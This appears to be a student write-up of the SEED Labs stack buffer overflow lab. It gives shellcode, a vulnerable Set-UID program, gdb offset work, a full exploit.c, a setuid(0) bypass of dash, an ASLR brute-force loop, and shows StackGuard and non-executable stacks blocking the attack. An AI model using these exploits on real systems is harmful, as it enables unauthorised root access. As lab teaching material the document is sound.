Simple Buffer Overflow Vulnerability

0x00 Initial Setup

1) Disable address space randomization: Several versions of Linux use address space randomization to randomize the starting address of heap and stack. This makes guessing the address difficult for attackers. Hence, we disable it to run the buffer overflow.

```
[10/01/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2) The StackGuard protection scheme should be disabled during compiling of the program. To disable it one must use the flag -fno-stack-protector.
3) Non-executable stack is a security feature provided by various Linus distros which makes the stack non-executable. Hence, we must disable it during the compiling of the program using the execstack option.
4) We also have to configure /bin/sh as /bin/sh ‘s symbolic link points to the /bin/dash shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. It does so by changing the effective user ID to the process’s real user ID, dropping the privilege. Hence, we have remove /bin/sh and then to change the symbolic link to /bin/zsh.

```
[10/01/19]seed@VM:/bin$ sudo ln -s /bin/zsh /bin/sh
```

0x01 Running Shellcode

1) The shellcode is a program, when loaded on the memory and executed, it launches the shell. This is the shell code which must be converted to an assemble code to load it into the memory and for the stack to execute it.

```
#include <stdio.h>

int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

When the code above is executed, it gives a warning as function execve has not been declared before. But it generates a shell, nevertheless.

```
shellcode.c:6:4: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
    execve(name[0], name, NULL);
    ^
[10/03/19]seed@VM:~$ ./shellcode
$ 
```

2) The code above is converted to assembly language and added to a program called call_shellcode. This program loads the assembly code onto the stack and executes it.

```
/* call_shellcode.c  */
/* You can get this program from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax         */
  "\x50"              /* Line 2:  pushl   %eax              */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f       */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f       */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx         */
  "\x50"              /* Line 6:  pushl   %eax              */
  "\x53"              /* Line 7:  pushl   %ebx              */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx         */
  "\x99"              /* Line 9:  cdq                       */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al         */
  "\xcd\x80"          /* Line 11: int     $0x80             */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

We compile the code above using the execstack option as call_shellcode.c loads the assembly shellcode onto the stack and executes it.

```
[10/03/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/03/19]seed@VM:~$ ./call_shellcode
$ 
```

In line 3 every assembly code pushed must be a 32-bit number and “/sh” only has 24 bits hence “//sh” is pushed. This is not a problem as “//” works the same way as a “/”. So, by including the double slash symbol it becomes a 32-bit number. Also, we need to save the address of the string name [0] (the address of the string), name (address of the array), and NULL to registers %ebx, %ecx and %edx, respectively. Lines 5, 8 and 9 does the required. Finally, the execve() function is called when we set %a1 to 11 and execute “int $0x80”.

3) The code below is the vulnerable code, as the function bof() uses the infamous function strcpy(). Unlike the function strncpy() it does not check the boundaries and a buffer overflow is likely to occur.

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}


int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


In the main function a string buffer (str) of length 517 bytes is initialized and contents of badfile are loaded onto the str. This str is passed as an argument to the function using the strcpy() and hence malicious code like shellcode can be loaded on the stack by loading the contents on the badfile.
To execute the file, first the stack should be made executable and the stack protector needs to be disabled as mentioned in the initial setup section. After this we need to make this root owned Set-UID program, as when the buffer overflow occurs and the shell is launched, it should be launched with root privileges. To do this we use the command, sudo chown root stack and then set the permissions of the file to 4755 to enable the Set-UID bit.

```
[10/03/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/03/19]seed@VM:~$ sudo chown root stack
[10/03/19]seed@VM:~$ sudo chmod 4755 stack
[10/03/19]seed@VM:~$ ls
android         call_shellcode.c  Documents         get-pip.py  Pictures  stack      Videos
bin             Customization     Downloads         lib         Public    stack.c
call_shellcode  Desktop           examples.desktop  Music       source    Templates
[10/03/19]seed@VM:~$ ./stack
Segmentation fault
```

When we compile and run the code, we run in to a segmentation error as expected, because the return address is overwritten by NULL character as the badfile is empty and the stack cannot return to a null character.

0x02: Exploiting the Vulnerability

First, we need to obtain the address where the buffer starts from. From that we can calculate the return address's address which is on the stack.



The return address and EBP are of 4 bytes and the function data and local variables are of 8 bytes and below this lies the buffer of size 24 bytes. Once we get to know the address of the start of the buffer, we can overflow the buffer, local variable and EBP by adding 36 bytes of NOP and then overflowing the return address with the address of the shellcode which can be obtained by [buffer_addr] + offset.

To find the address first run gdb stack and then put a breakpoint on the function bof()

```
[10/04/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c -ggd
b
[10/04/19]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ break bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
```

Then we run the program till the break point, just before the buffer overflow happens.

```
gdb-peda$ run
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb87 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb68 --> 0xbfffed98 --> 0x0
ESP: 0xbfffeb40 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb40 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb44 --> 0x0
0008| 0xbfffeb48 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb4c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb50 --> 0xbfffed98 --> 0x0
0020| 0xbfffeb54 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb58 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb5c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb87 '\220' <repeats 36 times>, "\244\353\377\277") at stack.c:14
14          strcpy(buffer, str);
```

Then we print the $ebp and &buffer

```
Breakpoint 1, bof (
    str=0xbfffeb87 '\220' <repeats 36 times>, "\244\353\377\277") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ print $ebp
$1 = (void *) 0xbfffeb68
gdb-peda$ print &buffer
$2 = (char (*)[24]) 0xbfffeb48
```

As we can see from the last line, we got buffer address as 0xbfffeb48, now we take out offset as 200 and add it to get our shell code address i.e., 0xbfffeb48+c8(in hexadecimal) = 0xbfffec10.

Now to overflow the return address we add 36 bytes of NOPs then we add the address that we obtained above. The string will be "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90**\x10\xec\xff\xbf**" the bold letters are the shell code address. Then we will push the shellcode as well, after giving an offset of 200 bytes using the code strcpy(buffer+200, shellcode). We add these two lines in our exploit code. It will look something like this:

```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x10\xec\xff\xbf");
    strcpy(buffer+200,shellcode);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

We will compile this exploit.c program and run it, it will produce the “badfile”. When we run the stack.c program it will pop up the shell, indicating a successful buffer overflow attack.

```
[10/04/19]seed@VM:~$ gcc -o exploit exploit.c
[10/04/19]seed@VM:~$ ./exploit
[10/04/19]seed@VM:~$ ./stack
# whoami

root
# id

uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

As we can see the shell ‘zsh’ has popped up with root privileges.

0x03: Defeating dash’s countermeasure

To do this we must invoke another shell program. This requires another shell program such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. To do this we invoke setuid (0) before executing excve() in the shellcode.

Changing the symbolic link back to /bin/dash:

```
[10/04/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
```

```c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        setuid(0);
        execve("/bin/sh", argv, NULL);
        return 0;
}
```

As we can see when we first compile the program and run it, we are just a seed user shell with the setuid(0) line commented. When we uncomment it and compile and run it again, we are greeted with a root shell.

```
[10/04/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[10/04/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[10/04/19]seed@VM:~$ sudo chown root dash_shell_test
[10/04/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[10/04/19]seed@VM:~$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[10/04/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[10/04/19]seed@VM:~$ sudo chown root dash_shell_test
[10/04/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[10/04/19]seed@VM:~$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# exit
[10/04/19]seed@VM:~$
```

Now we convert this to assembly language and add it to our shell code and check the results. This is the assembly code that we must add. After adding and compiling the exploit code and running the complied stack code we spawn the root shell.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* Line 1: xorl %eax,%eax  */
    "\x31\xdb"             /* Line 2: xorl %ebx,%ebx  */
    "\xb0\xd5"             /* Line 3: movb $0xd5,%al  */
    "\xcd\x80"             /* Line 4: int $0x80       */
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
```

```
[10/04/19]seed@VM:~$ gcc -o exploit exploit.c
[10/04/19]seed@VM:~$ ./exploit
[10/04/19]seed@VM:~$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

0x04: Defeating Address Randomization

One way to defeat address randomization is to brute force stack and launch the stack program continuously, as on 32-bit Linux machines stacks only have an entropy of 19 and that is not that high. So, we code a bash script which does this. First, we switch the address randomization back on.

```
[10/04/19]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

The bash script we use is:

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
        do
        value=$(( $value + 1 ))
        duration=$SECONDS
        min=$(($duration / 60))
        sec=$(($duration % 60))
        echo "$min minutes and $sec seconds elapsed."
        echo "The program has been running $value times so far."
        ./stack
done
```

As we can see address randomization was broken within 3 minutes and 26 seconds and the bash shell with root privileges was popped up.

```
3 minutes and 26 seconds elapsed.
The program has been running 198170 times so far.
./addRand.sh: line 13:  8704 Segmentation fault      ./stack
3 minutes and 26 seconds elapsed.
The program has been running 198171 times so far.
# whoami
/bin//sh: 1: 4DSwhoami: not found
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# whoami
root
```

0x05: Turn on the StackGaurd Protection

Before doing this, we must turn off the address randomization in order to figure out which mechanism is achieving protection from the vulnerability. After doing that we must recompile are code without using the -fno-stack-protector. After compiling and running the stack code we get this:

```
[10/04/19]seed@VM:~/bof$ gcc -o stack -z execstack stack.c
[10/04/19]seed@VM:~/bof$ sudo chown root stack
[10/04/19]seed@VM:~/bof$ sudo chmod 4755 stack
[10/04/19]seed@VM:~/bof$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/04/19]seed@VM:~/bof$
```

As we can see here stack smashing is detected and instead of jumping to the address of the shell code, the stack and the program are terminated.

0x06: Turn on the non-executable Stack Protection

Now, we check the outcome when we make the stack non-executable. First, we recompile the stack code using the noexecstack option. (Address Randomization is Disabled)

```
[10/04/19]seed@VM:~/bof$ gcc -o stack -fno-stack-protector -z noexecstack stack.
c
[10/04/19]seed@VM:~/bof$ sudo chown root stack
[10/04/19]seed@VM:~/bof$ sudo chmod 4755 stack
[10/04/19]seed@VM:~/bof$ ./stack
Segmentation fault
```

Compiling and running this code with non-executable stack gives us an error of segmentation fault. This only allows us to jump to the address mentioned in the return address, but it will not give it permission to execute it. This makes it hard for the attacker to execute his/her shellcode. There are other workarounds to this by using an attack called ret-to-libc attack where the system() function is called to execute, and it will regardless of a non-executable stack.

References:

Wenliang Du. Computer & Internet Security: A Hands-on Approach. Self-Publishing, May 2019. ISBN: 978-1733003933. URL: https://www.handsonsecurity.net.